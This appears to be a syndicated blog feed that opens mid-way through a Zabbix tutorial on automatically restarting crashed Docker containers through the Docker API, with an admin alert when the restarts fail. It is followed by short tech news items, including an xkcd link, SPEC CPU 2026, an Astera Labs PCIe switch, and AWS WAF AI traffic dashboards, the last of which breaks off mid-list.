
Some items report the status in numerical format, e.g., 0 , 1 , 2, and so on. To make it human-readable, we use value maps, which display the value in a meaningful, human-friendly way. The screenshot below shows the value map for container health status. So, instead of looking at value 3 for container health (which is meaningless for us and will require reading the documentation) we will be shown value healthy (3).
Automating the container crash recovery

What if your container crashes for some reason? Well, you will get a problem event, which you can use to receive notifications about issues with containers. You can also automate the container recovery process. For example, create a trigger action that will restart the container 3 times with an interval of 2 minutes.
If it does not resolve the issue, only then send a message to the admin. There is no reason to repeatedly restart the service until the end of time – if a few attempts did not work, most likely it will require human intervention to solve the issue.

So here are the script parameters for the action operation:
● Script
▪ Name: Restart container
▪ Scope: Action operation
▪ Type: Script
▪ Execute on: Zabbix server
▪ Commands: curl -sS -X POST https://{$DOCKER.IP}:{$DOCKER.PORT}/containers{HOST.NAME}/restart --cert /etc/zabbix/ssl/certs/client-cert.pem --key /etc/zabbix/ssl/keys/client-key.pem --cacert /etc/zabbix/ssl/ca/ca.pem
▪ Description: Restart container
▪ Host group: Selected: Docker
Now we have to define a trigger action in order to make use of this script and send a notification to admin if that fails.
Let’s create a new trigger action:
● Action tab
▪ Name: Automatic container restart
▪ Type of calc: And (A and B)
▪ condition: Host group equals Docker
▪ condition: Event name contains Container has been stopped with error code
▪ Enabled: Check

● Operations tab

▪ Default operation step duration: 2m

Add operation
▪ Operation: Current host: Check
▪ Steps: 1 -3
Add operation
▪ Operation: Send message
▪ Steps: 4 – 4
▪ Custom message: Check

▪ Subject: Automated restart failed to bring container up: {HOST.NAME}
▪ Message: <b>Host: {HOST.NAME}<br>
           <b>Problem started at {EVENT.TIME} on {EVENT.DATE}<br>
           <b>Operational data: {EVENT.OPDATA}<br>
           <b>Original problem ID: {EVENT.ID}<br>


The action should look like the screenshot below. Save it.

Testing container crash automatic recovery
I will stop the container with the command docker kill zabbix-agent2. The container has been stopped with an exit code different from 0, so when the item receives the data (in my case, after 1 minute) I get a problem event. The trigger action executes the script Container restart immediately, after 2 minutes, and after 4 minutes if the problem event has not been resolved.

This script successfully restarted the container. The container is running again, and the problem event is resolved.

Let’s see if I am quick enough to kill the west proxy container repeatedly, before the item collects the data with the container running state. Well, I managed to be faster, so now you will see what happens when it “fails” to bring the container back to running state. Here in the Actions, we can see that Zabbix executed the script three times (I also stopped the container 3 times fast enough!) after which the action sent a notification to the admin about a failure to bring the container up with restarts.
I have received the message that the container restart was unable to bring the container to a running state and requires human interaction to fix this.
Summary
Now you know how to plan ahead and make use of the built-in capabilities of Zabbix to solve the issue without human intervention (where possible) and only get notifications when the automatic remediation attempt fails.
The post Zabbix and the Docker API, Part 3: Control appeared first on Zabbix Blog.
Aperiodic Table
Post Syndicated from xkcd.com original https://xkcd.com/3242/
How Some Families Are Buying Back Time
Post Syndicated from The Atlantic original https://www.youtube.com/shorts/PHly8YfO-ag
SPEC Consortium Releases SPEC CPU 2026 Benchmark Suite: The Next Decade of CPU Benchmarking
Post Syndicated from Ryan Smith original https://www.servethehome.com/spec-consortium-releases-spec-cpu-2026-benchmark-suite-the-next-decade-of-cpu-benchmarking/
After nearly a decade, SPEC has released a new version of its industry-defining CPU benchmark, SPEC CPU 2026. We take a look at what’s new, as well as the new benchmark’s performance on a modern AMD, Intel, and NVIDIA CPU trio
The post SPEC Consortium Releases SPEC CPU 2026 Benchmark Suite: The Next Decade of CPU Benchmarking appeared first on ServeTheHome.
Astera Labs Scorpio 320-Lane PCIe Switch Update
Post Syndicated from Vic A original https://www.servethehome.com/astera-labs-scorpio-320-lane-pcie-switch-update/
Astera Labs has a Scorpio switch update with its 320 lane PCIe switch designed for large-scale scale-up systems
The post Astera Labs Scorpio 320-Lane PCIe Switch Update appeared first on ServeTheHome.
Introducing AI traffic analysis dashboards for AWS WAF
Post Syndicated from Christopher Jen original https://aws.amazon.com/blogs/security/introducing-ai-traffic-analysis-dashboards-for-aws-waf/
As AI agents, bots, and programmatic access become an increasingly significant portion of web traffic, organizations need better tools to understand, analyze, and manage this activity. Today, we’re excited to announce AI Traffic Analysis dashboards for AWS WAF protection packs—also known as web access control lists (web ACLs)—providing comprehensive visibility into AI bot and agent behavior across your applications.
The challenge: Understanding AI bot traffic
The rapid proliferation of AI bots—from search engine crawlers to research agents—has fundamentally changed the nature of web traffic. Organizations across industries are discovering that AI agents now represent 30–60% of their total traffic, driving significant infrastructure costs without always generating business value.
Traditional bot management tools weren’t designed for the nuances of AI traffic. Teams need to answer critical questions such as: Which AI organizations are accessing our content? What are they trying to accomplish? Which endpoints are most frequently targeted? How has this activity changed over time? Most importantly, how can we turn this visibility into actionable business decisions?
Introducing the AI Traffic Analysis dashboard
The new AI Traffic Analysis dashboard provides specialized visibility into AI bot and agent activity, available directly within your AWS WAF protection pack (web ACL) console. With this launch, AWS WAF Bot Control expands its detection coverage to track more than 650 unique bots and agents, offering one of the most comprehensive AI bot detection catalogs available. A detection catalog that will keep growing and be updated to align with the pace of the industry’s changes.
This dashboard goes beyond standard security metrics to deliver AI-specific insights that help you understand and manage this critical traffic segment.
Key capabilities
- Bot identification and verification: See which AI bots are accessing your applications, including bot names, owning organizations, and verification status. Quickly distinguish between legitimate AI agents from known organizations and potentially suspicious activity.
- Intent classification: Understand the purpose behind AI bot requests. The dashboard categorizes bot behavior patterns—whether crawling for search indexing, conducting research, gathering training data, or other activities—helping you align access policies with business objectives.
- Access pattern analysis: Identify your most frequently accessed URLs and endpoints by AI agents. This visibility helps you understand which content is most valuable to AI organizations and optimize your infrastructure accordingly.
- Temporal trends and historical analysis: Track AI bot activity patterns by time of day and analyze historical trends over the past 14 days. Detect anomalies, understand peak usage periods, and identify emerging patterns in AI traffic.
- Organization breakdown: View traffic volume segmented by bot owner organization, giving you clear visibility into which AI companies are accessing your content and at what scale.
How it works
AI Traffic Analysis dashboards integrate seamlessly with AWS WAF Bot Control for common bots using the same traffic evaluation engine while providing specialized analytics for AI-specific patterns. The dashboards display near real-time summaries based on Amazon CloudWatch metrics collected as AWS WAF evaluates your web traffic.
To access the AI Traffic Analysis dashboard:
- Navigate to your protection pack (web ACL) in the AWS Management Console for AWS WAF.
- Select the AI Traffic Analysis tab.
- Apply filters for bot organization, intent type, or verification status as needed.
- Analyze the comprehensive visualizations across bot identity, intent classification, access patterns, and temporal trends.
The dashboard populates automatically once your protection pack begins receiving AI bot traffic, so you have visibility exactly when you need it.
From visibility to action
This new capability addresses a critical need as organizations navigate the evolving landscape of AI-driven web traffic. With detailed insights into AI bot behavior, you can:
- Make informed access decisions: Understand bot intent before implementing allow or block rules.
